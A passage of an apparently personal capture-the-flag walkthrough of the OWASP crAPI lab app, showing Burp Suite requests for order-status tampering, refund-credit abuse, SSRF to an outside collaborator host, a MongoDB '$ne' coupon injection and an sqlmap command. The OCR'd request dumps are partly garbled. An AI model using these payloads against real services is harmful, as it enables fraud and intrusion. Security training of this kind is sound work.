Referer	http://localhost:8888/past-orders
Sec-Fetch-Dest	image
Sec-Fetch-Mode	no-cors
Sec-Fetch-Site	same-origin

Response headers

11

Name	Value
Server	openresty/1.17.8.2

Inspector

2

3

The `GET /workshop/api/shop/orders/all` now shows a different status for `?order_id=4` as `"status":"return pending"`:

If I inspect the specific order ID with a `GET` request, I see the status again:

Since I want to **UPDATE** the resource (going back to [CRUD OPERATIONS](#)) ([CREATE](#), [READ](#), [UPDATE](#), [DELETE](#)), let's see if a HTTP [PUT](#) method is accepted:

Burp Suite Professional v2023.9.4 - owasp_crapi - Licensed to Ads Dawson

Target: http://localhost:8888 | HTTP/1.1

Request	Response
<pre>Pretty Raw Hex 1 PUT /workshop/api/shop/orders/4 HTTP/1.1 2 Host: localhost:8888 3 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:109.0) Gecko/20100101 Firefox/117.0 4 Accept: */* 5 Accept-Language: en-CA,en-US;q=0.7,en;q=0.3 6 Accept-Encoding: gzip, deflate 7 Referer: http://localhost:8888/orders?order_id=4 8 Content-Type: application/json 9 Authorization: Bearer eyJhbGciOiJIUzI1NiJ9.yJzdjIwMjAxNjQyNjIwMSIsImhdCIjM0TNDE0MDI3NSwiZXhwIjoxNjQyNjIwMjAxNjQyNjIwMS4ifQ.1hPb1k1CexZerz53vhrcrajpZl-k4ayfrX1c9V1V0BzeKoGrIrXvdruzq 10 x-headers: [{"name": "order_id", "value": "4"}, {"name": "user_id", "value": "1"}] 11 Authorization: Bearer eyJhbGciOiJIUzI1NiJ9.yJzdjIwMjAxNjQyNjIwMSIsImhdCIjM0TNDE0MDI3NSwiZXhwIjoxNjQyNjIwMjAxNjQyNjIwMS4ifQ.1hPb1k1CexZerz53vhrcrajpZl-k4ayfrX1c9V1V0BzeKoGrIrXvdruzq 12 Content-Type: application/json 13 { "order": { 14 "id": 4, 15 "user": { 16 "id": 1, 17 "email": "hacker@example.com", 18 "number": "11111111112" 19 }, 20 "product": [21 { 22 "id": 1, 23 "name": "Seat", 24 "price": "10.00", 25 "image_url": "images/seat.svg" 26 } 27], 28 "quantity": 1, 29 "status": "return pending", 30 "transaction_id": "5fffd4374-ea67-4965-88b1-b4ddaa0acd179", 31 "created_on": "2023-09-08T03:02:48.189524" 32 } 33 }</pre>	<pre>Pretty Raw Hex Render 1 HTTP/1.1 200 OK 2 Server: openresty/1.17.8.1 3 Date: Fri, 08 Sep 2023 04:05:40 GMT 4 Content-Type: application/json 5 Connection: close 6 Allow: GET, POST, PUT, HEAD, OPTIONS 7 Vary: origin,Content-Type 8 X-Content-Type-Options: DENY 9 X-Content-Type-Options: nosniff 10 Referrer-Policy: same-origin 11 Content-Length: 299 12 13 { "order": { 14 "id": 4, 15 "user": { 16 "id": 1, 17 "email": "hacker@example.com", 18 "number": "11111111112" 19 }, 20 "product": [21 { 22 "id": 1, 23 "name": "Seat", 24 "price": "10.00", 25 "image_url": "images/seat.svg" 26 } 27], 28 "quantity": 1, 29 "status": "return pending", 30 "transaction_id": "5fffd4374-ea67-4965-88b1-b4ddaa0acd179", 31 "created_on": "2023-09-08T03:02:48.189524" 32 } 33 }</pre>

Inspector

Selection 3 (0x3)

Selected text

PUT

Decoded from: Select

Cancel Apply changes

Request attributes 2

Request query parameters 0

Request body parameters 0

Request cookies 0

Request headers 13

Response headers 10

`200 OK` is our major clue here. Since the HTTP response headers from the server indicate `Content-Type : application/json` is accepted, let's add a JSON body to this request:

```
{  
  "quantity": "1",  
  "status": "test"  
}
```

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn Autorize Reshaper Add & Track Custom Issues IP Rotate Autowasp Bypass WAF Settings

Send Cancel < > | Target: http://localhost:8888 | HTTP/1

Request	Response
Pretty Raw Hex	Pretty Raw Hex Render
<pre>1 PUT /workshop/api/shop/orders/4 HTTP/1.1 2 Host: localhost:8888 3 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:109.0) Gecko/20100101 4 Firefox/117.0 5 Accept: */* 6 Accept-Language: en-CA,en-US;q=0.7,en;q=0.3 7 Accept-Encoding: gzip, deflate 8 Referer: http://localhost:8888/orders?order_id=4 9 Content-Type: application/json 9 Authorization: Bearer eyJhbGciOiJIUzI1NiJ9.yJzZWt1o1joYNNrZXJAzhxbxsZ5jb20lCjybz2x1ljoidXnlciIsmlhdCI6MTYND E0M013NS1zXhnlj0nXkN01mc1f0.gH1b1R1CCEzBez5vnDrcajd6-z1L-wkAyrlc9VYV0vB2eK0 GIVvKdrdzuaMexe-ukf4s4AgC3M80W7v7u2CSpYXa-TyAkVpD0u1QmWZAG5f0397K9X9KIdkT0mU3cXkUPmH 0d4Z2Z3fHrmXm1Cecm10BwJrog21J2Y0L92qnlznSHBLWTqRCB--Exh-B1D7nH1jVunvttfZEbdCLcmn9 61MSogud2Yc_mr3J2KU5r6hcxtd1-KmuU8e4-h0ykxxwiC2tUabCqYtsx3D-Wg2H5JqRxJLBbZWBmZL4 H-CurFact0 10 DNT 1 11 Connection: close 12 Sec-Fetch-Dest: empty 13 Sec-Fetch-Mode: cors 14 Sec-Fetch-Site: same-origin 15 Content-Length: 38 16 17 { 18 "quantity": "1", 19 "status": "test" 20 }</pre>	<pre>1 HTTP/1.1 400 Bad Request 2 Server: openresty/1.17.8.2 3 Date: Fri, 08 Sep 2023 04:14:41 GMT 4 Content-Type: application/json 5 Connection: close 6 Allow: GET, POST, PUT, HEAD, OPTIONS 7 Vary: origin, Cookie 8 X-Frame-Options: DENY 9 X-Content-Type-Options: nosniff 10 Referer-Policy: same-origin 11 Content-Length: 88 12 13 { "message": "The value of 'status' has to be 'delivered', 'return pending' or 'returned'" }</pre>

The server response (**400**) gives us the answer here:

```
{"message": "The value of 'status' has to be 'delivered', 'return pending' or 'returned'"}
```

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn Autorize Reshaper Add & Track Custom Issues IP Rotate Autowasp Bypass WAF Settings

Send Cancel < > | Target: http://localhost:8888 | HTTP/1

Request	Response
Pretty Raw Hex	Pretty Raw Hex Render
<pre>1 PUT /workshop/api/shop/orders/4 HTTP/1.1 2 Host: localhost:8888 3 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:109.0) Gecko/20100101 4 Firefox/117.0 5 Accept: */* 6 Accept-Language: en-CA,en-US;q=0.7,en;q=0.3 7 Accept-Encoding: gzip, deflate 8 Referer: http://localhost:8888/orders?order_id=4 9 Content-Type: application/json 9 Authorization: Bearer eyJhbGciOiJIUzI1NiJ9.yJzZWt1o1joYNNrZXJAzhxbxsZ5jb20lCjybz2x1ljoidXnlciIsmlhdCI6MTYND E0M013NS1zXhnlj0nXkN01mc1f0.gH1b1R1CCEzBez5vnDrcajd6-z1L-wkAyrlc9VYV0vB2eK0 GIVvKdrdzuaMexe-ukf4s4AgC3M80W7v7u2CSpYXa-TyAkVpD0u1QmWZAG5f0397K9X9KIdkT0mU3cXkUPmH 0d4Z2Z3fHrmXm1Cecm10BwJrog21J2Y0L92qnlznSHBLWTqRCB--Exh-B1D7nH1jVunvttfZEbdCLcmn9 61MSogud2Yc_mr3J2KU5r6hcxtd1-KmuU8e4-h0ykxxwiC2tUabCqYtsx3D-Wg2H5JqRxJLBbZWBmZL4 H-CurFact0 10 DNT 1 11 Connection: close 12 Sec-Fetch-Dest: empty 13 Sec-Fetch-Mode: cors 14 Sec-Fetch-Site: same-origin 15 Content-Length: 159 16 17 { 18 "quantity": "1", 19 "transaction_id": "5ffd4374-6a67-4965-88b1-b4dda@acd179", 20 "created_on": "2023-09-08T03:02:48.189524", 21 "status": "return pending" 22 }</pre>	<pre>1 HTTP/1.1 200 OK 2 Server: openresty/1.17.8.2 3 Date: Fri, 08 Sep 2023 04:14:15 GMT 4 Content-Type: application/json 5 Connection: close 6 Allow: GET, POST, PUT, HEAD, OPTIONS 7 Vary: origin, Cookie 8 X-Frame-Options: DENY 9 X-Content-Type-Options: nosniff 10 Referer-Policy: same-origin 11 Content-Length: 295 12 13 { "orders": [{ "id": 4, "user": { "email": "hecker@example.com", "number": "1111111111" }, "product": { "id": 1, "name": "Seat", "price": "10.00", "image_url": "images/seat.svg" }, "quantity": 1, "status": "return pending", "transaction_id": "5ffd4374-6a67-4965-88b1-b4dda@acd179", "created_on": "2023-09-08T03:02:48.189524" }] }</pre>

I changed the order status from **delivered** to **return pending**, then to **returned** but get a **500 Internal Server Error** and purely believe this to be related to my Docker environment as I noticed the **api-gateway** and **mongo:4.4** containers were regularly failing randomly:

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn Autorize Reshaper Add & Track Custom Issues IP Rotate Autowasp Bypass WAF Settings

Send Cancel < > | Target: http://localhost:8888 | HTTP/1

Request	Response
Pretty Raw Hex	Pretty Raw Hex Render
<pre>1 PUT /workshop/api/shop/orders/4 HTTP/1.1 2 Host: localhost:8888 3 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:109.0) Gecko/20100101 4 Firefox/117.0 5 Accept: */* 6 Accept-Language: en-CA,en-US;q=0.7,en;q=0.3 7 Accept-Encoding: gzip, deflate 8 Referer: http://localhost:8888/orders?order_id=4 9 Content-Type: application/json 9 Authorization: Bearer eyJhbGciOiJIUzI1NiJ9.yJzZWt1o1joYNNrZXJAzhxbxsZ5jb20lCjybz2x1ljoidXnlciIsmlhdCI6MTYND E0M013NS1zXhnlj0nXkN01mc1f0.gH1b1R1CCEzBez5vnDrcajd6-z1L-wkAyrlc9VYV0vB2eK0 GIVvKdrdzuaMexe-ukf4s4AgC3M80W7v7u2CSpYXa-TyAkVpD0u1QmWZAG5f0397K9X9KIdkT0mU3cXkUPmH 0d4Z2Z3fHrmXm1Cecm10BwJrog21J2Y0L92qnlznSHBLWTqRCB--Exh-B1D7nH1jVunvttfZEbdCLcmn9 61MSogud2Yc_mr3J2KU5r6hcxtd1-KmuU8e4-h0ykxxwiC2tUabCqYtsx3D-Wg2H5JqRxJLBbZWBmZL4 H-CurFact0 10 DNT 1 11 Connection: close 12 Sec-Fetch-Dest: empty 13 Sec-Fetch-Mode: cors 14 Sec-Fetch-Site: same-origin 15 Content-Length: 144 16 17 { 18 "quantity": "1", 19 "transaction_id": "5ffd4374-6a67-4965-88b1-b4dda@acd179", 20 "created_on": "2023-09-08T03:02:48.189524", 21 "status": "returned" 22 }</pre>	<pre>1 HTTP/1.1 500 Internal Server Error 2 Server: openresty/1.17.8.2 3 Date: Fri, 08 Sep 2023 04:14:44 GMT 4 Content-Type: text/html 5 Connection: close 6 Allow: GET, POST, PUT, HEAD, OPTIONS 7 Vary: origin, Cookie 8 X-Frame-Options: DENY 9 X-Content-Type-Options: nosniff 10 Referer-Policy: same-origin 11 Content-Length: 145 12 13 <!DOCTYPE html> 14 <html lang="en"> 15 <head> 16 <title> Server Error (500) </title> 17 </head> 18 <body> 19 <h1> Server Error (500) </h1> 20 <p> An error occurred while processing your request. Please try again later. </p> 21 </body> 22 </html></pre>

Challenge 9 - Increase your balance by \$1,000 or more

The next challenge was one of my initial thoughts when exploiting challenge 8. What if I could place a large cost-based order, then amend this status to returned and would another function within the crAPI web app then issue me a credit/refund?

Let's try buying 1000 wheels! $10 \times 1000 = 10000$ Inspect and send the `POST` request to the Burp Repeater to manipulate the quantity: (welp)

The screenshot shows the Burp Suite interface with the following details:

- Request:**

```
POST /workshop/api/shop/orders HTTP/1.1
Host: localhost:8888
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:109.0) Gecko/20100101 Firefox/117.0
Accept: */*
Accept-Language: en-CA,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://localhost:8888/shop
Content-Type: application/json
Authorization: Bearer eyJhbGciOiJIUzI1NiJ9.eJxdWl0Ij0.JwV2XJA2XhkhBx2S5.b20ILCjbx2LjjojdUNlciIisImhdCIgNtYND0wH4TEMyzI2XhkhIjoxNkMDA10TmzQ.FRvN0_r0s4jExIjLzQ7s810p3hhsYpmF_dxZy3a7mHRY-46C0nHJ0X9x7JDX9xbknoosfTUjkPhzrftqkV83ubGYSW3tADQ0_1tMaRyQ2x4Yn9H0qSpLF6tH5Bd0dn9288250DW8YjxQDyLkFwL2J3LqE4hyAG4KwNA3o4VHKJ99tgkQhpP96h0Te8xypH0GJ0fpA
Content-Length: 32
Origin: http://localhost:8888
DNT: 1
Connection: close
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
{
  "product_id":2,
  "quantity":10000
}
```
- Response:**

```
HTTP/1.1 200 OK
Server: openresty/1.17.8.2
Date: Mon, 11 Sep 2023 03:24:26 GMT
Content-Type: application/json
Connection: close
Allow: GET, POST, PUT, HEAD, OPTIONS
Vary: origin, Cookie
access-control-allow-origin: *
X-Frame-Options: DENY
X-Content-Type-Options: nosniff
X-Content-Type-Options: nosniff
Referer-Policy: same-origin
Content-Length: 62
{
  "id":7,
  "message":"Order sent successfully.",
  "credit":-9940.0
}
```
- Inspector:**
 - Protocol: `HTTP/1`
 - Request attributes:
 - Method: `POST`
 - Path: `/workshop/api/shop/orders`
 - Request query parameters: `0`
 - Request cookies: `0`
 - Request headers: `15`
 - Response headers: `11`
 - Selected text: `delivered`

Checkout the available headers again when looking at the `GET` request for the order:

The screenshot shows the Burp Suite interface with the following details:

- Request:**

```
GET /workshop/api/shop/orders/7 HTTP/1.1
Host: localhost:8888
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:109.0) Gecko/20100101 Firefox/117.0
Accept: */*
Accept-Language: en-CA,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://localhost:8888/orders?order_id=7
Content-Type: application/json
Authorization: Bearer eyJhbGciOiJIUzI1NiJ9.eJxdWl0Ij0.JwV2XJA2XhkhBx2S5.b20ILCjbx2LjjojdUNlciIisImhdCIgNtYND0wH4TEMyzI2XhkhIjoxNkMDA10TmzQ.FRvN0_r0s4jExIjLzQ7s810p3hhsYpmF_dxZy3a7mHRY-46C0nHJ0X9x7JDX9xbknoosfTUjkPhzrftqkV83ubGYSW3tADQ0_1tMaRyQ2x4Yn9H0qSpLF6tH5Bd0dn9288250DW8YjxQDyLkFwL2J3LqE4hyAG4KwNA3o4VHKJ99tgkQhpP96h0Te8xypH0GJ0fpA
DNT: 1
Connection: close
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin

```
- Response:**

```
HTTP/1.1 200 OK
Server: openresty/1.17.8.2
Date: Mon, 11 Sep 2023 03:25:48 GMT
Content-Type: application/json
Connection: close
Allow: GET, POST, PUT, HEAD, OPTIONS
Vary: origin, Cookie
access-control-allow-origin: *
X-Frame-Options: DENY
X-Content-Type-Options: nosniff
Referer-Policy: same-origin
Content-Length: 562
{
  "order": {
    "id":7,
    "user": {
      "email": "hacker@example.com",
      "number": "1111111112"
    },
    "product": {
      "id":2,
      "name": "Wheel",
      "price": "10.00",
      "image_url": "images/wheel.svg"
    },
    "quantity": 10000,
    "status": "delivered",
    "transaction_id": "7d16cd-2e0b-466d-984e-0f93e0667ba0",
    "created_on": "2023-09-11T03:24:26.63986"
  }
}
```
- Inspector:**
 - Selection: `9 (0x)`
 - Selected text: `delivered`
 - Request attributes: `2`
 - Request headers: `13`
 - Response headers: `10`
 - Selected text: `delivered`

Easy as 🍔

Challenge 10 - Update internal video properties

Let's go back to the original request "`/identity/api/v2/user/videos HTTP/1.1`". As long as we get the path correct, the web application is allowing `PUT` request's with what looks like inadequate sanitization.

The screenshot shows a network traffic analysis tool with four main sections: Requests, Response, Inspector, and Headers.

Requests:

#	Time	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Comment	TLS	IP
1083	20:40:05 7.S...	http://localhost:8888	PUT	/identity/api/v2/user/videos/%7B%7B%7Bvideo_id%7D%7D		✓	401	454	JSON				127.0.0.1	
1084	20:40:15 7.S...	http://localhost:8888	PUT	/identity/api/v2/user/videos/%7B%7B%7Bvideo_id%7D%7D		✓	401	454	JSON				127.0.0.1	
1086	20:40:31 7.S...	http://localhost:8888	PUT	/identity/api/v2/user/videos/%7B%7B%7Bvideo_id%7D%7D		✓	401	454	JSON				127.0.0.1	
1087	20:40:40 7.S...	http://localhost:8888	PUT	/identity/api/v2/user/videos/%7B%7B%7Bvideo_id%7D%7D		✓	401	454	JSON				127.0.0.1	
1088	20:41:31 7.S...	http://localhost:8888	GET	/identity/api/v2/user/videos/%7B%7B%7Bvideo_id%7D%7D			400	391				DELETE - PUT	127.0.0.1	
1123	20:43:55 7.S...	http://localhost:8888	GET	/identity/api/v2/user/videos/%7B%7B%7Bvideo_id%7D%7D			400	391				DELETE - PUT	127.0.0.1	
1124	20:44:36 7.S...	http://localhost:8888	PUT	/identity/api/v2/user/videos/%7B%7B%7Bvideo_id%7D%7D		✓	401	454	JSON				127.0.0.1	
1125	20:44:43 7.S...	http://localhost:8888	PUT	/identity/api/v2/user/videos/%7B%7B%7Bvideo_id%7D%7D		✓	400	391				DELETE - GET	127.0.0.1	

Response:

#	Request	Response
1	PUT /identity/api/v2/user/videos/%7B%7B%7Bvideo_id%7D%7D HTTP/1.1	Precache-Content-Type: application/json
2	20:40:05 7.S...	Server: openresty/1.17.8.2
3	20:40:05 7.S...	Date: Fri, 08 Sep 2023 03:44:43 GMT
4	20:40:05 7.S...	Content-Length: 0
5	20:40:05 7.S...	Connection: close
6	20:40:05 7.S...	Origin: *
7	20:40:05 7.S...	Vary: Access-Control-Request-Method
8	20:40:05 7.S...	Vary: Access-Control-Request-Headers
9	20:40:05 7.S...	X-Content-Type-Options: nosniff
10	20:40:05 7.S...	X-XSS-Protection: 1; mode=block
11	20:40:05 7.S...	Cache-Control: no-cache, no-store, max-age=0, must-revalidate
12	20:40:05 7.S...	Pragma: no-cache
13	20:40:05 7.S...	Expires: 0
14	20:40:05 7.S...	X-Frame-Options: DENY
15	20:40:05 7.S...	Connection: close
16	20:40:05 7.S...	Origin: *
17	20:40:05 7.S...	Access-Control-Request-Method: PUT
18	20:40:05 7.S...	Access-Control-Request-Headers: Content-Type
19	20:40:05 7.S...	X-Content-Type-Options: nosniff
20	20:40:05 7.S...	X-XSS-Protection: 1; mode=block
21	20:40:05 7.S...	Cache-Control: no-cache, no-store, max-age=0, must-revalidate
22	20:40:05 7.S...	Pragma: no-cache
23	20:40:05 7.S...	Expires: 0
24	20:40:05 7.S...	X-Frame-Options: DENY

Inspector:

Name	Value
Server	openresty/1.17.8.2
Date	Fri, 08 Sep 2023 03:44:43...
Content-Length	0
Connection	close
Vary	Origin
Vary	Access-Control-Request-Method
Vary	Access-Control-Request-Headers
X-Content-Type-Options	nosniff
X-XSS-Protection	1; mode=block
Cache-Control	no-cache, no-store, max-age=0, must-revalidate
Pragma	no-cache
Expires	0
X-Frame-Options	DENY

Our latest video upload shows a valid ID of 34:

ID	Time	URL	Method	Path	Query Parameters	Headers	Body	Response Status	Response Size	Response Type	Requester IP
1632	2024-04-10 10:00:00	https://localhost:8888	POST	/identity/api/v2/claims				✓	200	8308670	JSON
1633	2024-04-10 10:00:00	https://localhost:8888	GET	/identity/api/v2/user/dashboard					81319689	JSON	127.0.0.1
1634	2024-04-10 10:00:00	https://localhost:8888	GET	/identity/api/v2/vehicle/vehicles					819	JSON	127.0.0.1
1635	2024-04-10 10:00:00	https://www.google.com	GET	/maps/embed?origin=fe8fbeb1122m11s37.23333...15.808333				✓	200	2905	HTML
1636	2024-04-10 10:00:00	https://maps.googleapis.com	GET	/maps/api/maps/v3/2048/csp/1...				✓	200	552	JSON
1637	2024-04-10 10:00:00	https://maps.googleapis.com	POST	/rpc.google/internet.maps.JsInternalService/GetViewportInfo				✓	200	28842	JSON
1638	2024-04-10 10:00:00	https://maps.googleapis.com	GET	/apis/v1/authentication/service.Authenticate?i18n=30%2Fwww.google...				✓	200	512	script
1639	2024-04-10 10:00:00	https://www.google.com	GET	/maps/?pb=1&ll=51.116211.16873254564256231l02m36i6614000892m...				✓	304	262	
1640	2024-04-10 10:00:00	https://www.google.com	GET	/maps/?pb=1&ll=51.116211.16873254564256231l02m36i6614000892m...				✓	304	262	
1641	2024-04-10 10:00:00	https://www.google.com	GET	/maps/?pb=1&ll=51.116211.16873254564256231l02m36i6614000892m...				✓	304	262	

Here, we can see a successful `PUT` request has updated the resource:

▼ SSRF - Flag

Challenge 11 - Make crAPI send an HTTP call to "www.google.com" and return the HTTP response.

From my experience, locating SSRF attack vectors can be difficult unless it's obvious that the application's normal traffic involves request parameters containing full URLs. Trying to identify other scenario's such as Partial URLs in requests, URLs within data formats or SSRF via the Referer header is more involved.

I first checked my Target Scope in Burp Suite for `3xx` (open-redirects) but left me empty handed:

Navigating through the UI, I decided to check out the `contact` feature and can see the API is making an internal request to the web app under the `mechanic_api` key:

```

Request
Pretty Raw Hex JSON Web Token
1 POST /workshop/api/merchant/contact_mechanic HTTP/1.1
2 Host: localhost:8888
3 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:109.0) Gecko/20100101 Firefox/117.0
4 Accept: */*
5 Accept-Language: en-CA,en;q=0.7,en;q=0.3
6 Accept-Encoding: gzip, deflate
7 Referer: http://localhost:8888/contact-mechanic?VIN=7ZDCP26LKUH82122
8 Content-Type: application/json
9 Authorization: Bearer eyJhbGciOiJIaTwkIjewgb3QXZnhaBzS55jBz81lCjy021Ljg1d0Nlc1k5InhdGIGtYt2d0Mh0c12hna1jw0kiM7iSM1f4af0.mvctUa1cL4Kchb359db7mGt3HnH4JLGSKyrs1S30j13naak6dyi6_kNcyksgqWf68SV_jcs1MsV_x4qutFKUGP092z2AR8f2ejeh1k1HHi121j12u5xHgehnn2074B_z-mwYB0u2NdnHnCgNR4Wdb12DVBTF2wZr6vExshpBa2A1Yt1En5s-8CcCPaJX9ohn758CmLzT7IV_a5wAhprfrrhEks1zpKnz15p080U0URKvzedg0ny13n-NjZlyB35WRCmdg76mFJ7JWh183-37_RpM0wph90pdg
10 Content-Length: 210
11 Origin: http://localhost:8888
12 DNT: 1
13 Connection: close
14 Sec-Fetch-Dest: empty
15 Sec-Fetch-Mode: cors
16 Sec-Fetch-Site: same-origin
17
18 {
    "mechanic_code": "TRAC_JHN",
    "problem_details": "Data",
    "vin": "7ZDCP26LKUH82122",
    "mechanic_api": "http://localhost:8888/workshop/api/mechanic/receive_report",
    "repeat_request_if_failed": false,
    "number_of_repeats": 1
}

```

This flag is to use `google.com`, but for sake of my walkthrough I want to use my Burp Suite Collaborator URL instead: (this is working and accepted)

```

Request
Pretty Raw Hex JSON Web Token
1 POST /workshop/api/merchant/contact_mechanic HTTP/1.1
2 Host: localhost:8888
3 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:109.0) Gecko/20100101 Firefox/117.0
4 Accept: */*
5 Accept-Language: en-CA,en;q=0.7,en;q=0.3
6 Accept-Encoding: gzip, deflate
7 Referer: http://localhost:8888/contact-mechanic?VIN=7ZDCP26LKUH82122
8 Content-Type: application/json
9 Authorization: Bearer eyJhbGciOiJIaTwkIjewgb3QXZnhaBzS55jBz81lCjy021Ljg1d0Nlc1k5InhdGIGtYt2d0Mh0c12hna1jw0kiM7iSM1f4af0.mvctUa1cL4Kchb359db7mGt3HnH4JLGSKyrs1S30j13naak6dyi6_kNcyksgqWf68SV_jcs1MsV_x4qutFKUGP092z2AR8f2ejeh1k1HHi121j12u5xHgehnn2074B_z-mwYB0u2NdnHnCgNR4Wdb12DVBTF2wZr6vExshpBa2A1Yt1En5s-8CcCPaJX9ohn758CmLzT7IV_a5wAhprfrrhEks1zpKnz15p080U0URKvzedg0ny13n-NjZlyB35WRCmdg76mFJ7JWh183-37_RpM0wph90pdg
10 Content-Length: 210
11 Origin: http://localhost:8888
12 DNT: 1
13 Connection: close
14 Sec-Fetch-Dest: empty
15 Sec-Fetch-Mode: cors
16 Sec-Fetch-Site: same-origin
17
18 {
    "mechanic_code": "TRAC_JHN",
    "problem_details": "Data",
    "vin": "7ZDCP26LKUH82122",
    "mechanic_api": "http://knuzu3jkspyigyp47grtdl03kuqlee23.oastify.com",
    "repeat_request_if_failed": false,
    "number_of_repeats": 1
}

```

Verification from the collaborator:

The screenshot shows the jwt_tool interface with a decoded JWT token. The token details include:

```

{
  "role": "user",
  "exp": 1694774418,
  "iss": "https://mechanic-code-trac-hmproblem-details.com/vin=7ZDCP26LKUH82122&mechanic_api=http://localhost:8080/mechanic/api"
}

```

The token was issued at 2023-09-12 20:06:58 UTC and expires at 2023-09-13 20:06:58 UTC.

▼ NoSQL Injection - Flag 😺

Challenge 12 - Find a way to get free coupons without knowing the coupon code.

NoSQL (Not Only SQL) refers to database systems that use more flexible data formats and do not support Structured Query Language (SQL). They typically store and manage data as key-value pairs, documents, or data graphs. ← Here is our clue

NoSQL database calls are written in the application's programming language, a custom API call, or formatted according to a common convention (such as XML, JSON, LINQ, etc).

crAPI has a coupon validation endpoint at `POST /community/api/v2/coupon/validate-coupon HTTP/1.1`. Let's edit the current request to a QueryString to test for NoSQLi using the NoSQLi bAPP extension:

The screenshot shows a POST request to `/community/api/v2/coupon/validate-coupon`. The 'Extensions' dropdown is open, and the 'NoSQL Scanner' option is highlighted under the 'Convert to QueryString' section.

Our received response here shows that this endpoint is potentially vulnerable to NoSQLi:

The screenshot shows a ZAP session with the following details:

Request

Pretty	Raw	Hex	JSON Web Token
POST /community/api/v2/coupon/validate-coupon HTTP/1.1			
Host: localhost:8888			
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:189.0) Gecko/20100101 Firefox/117.0			
Accept: */*			
Accept-Encoding: gzip, deflate			
Accept-Language: en-CA, en-US;q=0.7, en;q=0.3			
Access-Control-Request-Method: POST			
Access-Control-Request-Header: Content-Type			
Referer: http://localhost:8888/shop			
Authorization: Bearer eyJhbGciOiJIUzI1NiJ9.ej0.Jsd1D1JxvMrZQAxhbaBx25Sjb01LcJy2x1Iip1d0n1c1t1mhdC16M7Y3NU0uHDXo... http://jcs1msb1v.y4qut1KPU0g92B-mdbR1S5mz2A2rtfvdq2eJeh17HII21L2u5xHgehn024r2-z-mdV9y8BuZwMd6N hcP6NR4Wmdbl2DWBTf26Z26V6x5nPh02a1Y101Eh15x-C8eBCJ_PaX90hr758Cmlz1T71Vq5sWRprrHyKs1zpKn15 po809U0Kvzedgyn13n-NjJlyJ59RMcMgT6nfTJ1WH183-37-r0MdW2phc90pdG58zqXNQ0 Origin: http://localhost:8888			
DNT: 1			
Connection: close			
Sec-Fetch-Dest: empty			
Sec-Fetch-Mode: cors			
Sec-Fetch-Site: same-origin			
Content-Length: 0			
Content-Type: application/x-www-form-urlencoded			
coupon_code=ads_coupon_codeeezzzz			

Response

Pretty	Raw	Hex	Render
1 HTTP/1.1 422 Unprocessable Entity			
2 Server: openresty/1.17.8.2			
3 Date: Wed, 13 Sep 2023 05:23:06 GMT			
4 Content-Type: application/json			
5 Content-Length: 65			
6 Access-Control-Allow-Headers: Accept, Content-Type, Content-Length, Accept-Encoding, X-CSRF-Token, Authorization			
7 Access-Control-Allow-Methods: POST, GET, OPTIONS, PUT, DELETE			
8 Access-Control-Allow-Origin: *			
9 Content-Length: 65			
10 Content-Type: application/json			
11 {"error": "invalid character 'c' looking for beginning of value"} 12 }			

Performing some testing with noSQLi payloads, I verified this looks to be a backend MongoDB. As such, I amended my request to:

```
{"coupon_code":{  
    "$ne": "ads_coupon_codeeeeeeee"}  
}
```

The `$ne` is a MongoDB Comparison Query Operator. The query must be sent within enclosed `json` and key/value pair's for what data is being queried (in this case, the `coupon_code` is being verified - Example: `{"team": {$ne : "Mavs"}}`).

As such this query is sent and interpreted as... “verify the coupon code is not `ads_coupon_codeeeeezzz` (which we know is unsuccessful from the `500` error and as such an implicit other available coupon) which yields successful:

To be sure, I sent a request for the actual coupon legitimate value:

▼ SQL Injection - TODO

Challenge 13 - Find a way to redeem a coupon that you have already claimed by modifying the database

If we try to again redeem the coupon code which we originally validated, we get an error:

The screenshot shows two NetworkMiner captures. The first capture shows a successful POST request to /apply_coupon with a JSON payload containing a valid coupon code ('TRAC075'). The response is a 200 OK with the message 'Coupon successfully applied!'. The second capture shows a POST request with the same payload, but the coupon code is now invalid ('TRAC075'). The response is a 400 Bad Request with the message 'TRAC075 Coupon code is already claimed by you!! Please try with another coupon code'.

Now, let's try performing some iSQL attacks against this `coupon_code` value, our aim is to trick the DB into thinking that redeemed coupon `TRAC075` has not been redeemed.

Here, I opted to use `sqlmap` tool

```
sqlmap-dev master % python3 sqlmap.py --url http://localhost:8888/workshop/api/shop/apply_coupon?coupon_code= --auth-type Basic --auth-c
```

----- TODO -----

▼ Unauthenticated Access - Flag 🐾

Challenge 14 - Find an endpoint that does not perform authentication checks for a user.

AKA Broken Authentication, my first thought was to hunt for endpoints which may leak sensitive information such as PII. Therefore, from my experience with crAPI's API, I started some hAPI path emulating user activity and started to observe the results:

As a path of interest, this was interestingly and the first API endpoint that I tested, I sent to Burp Repeater and stripped the JWT token to remove any kind of bearer authentication. This was successful and the API endpoint is being leaked without a requirement for token authentication:

Target: http://localhost:8888 | HTTP/1.1

Request	Response
Pretty Raw Hex	Pretty Raw Hex Render
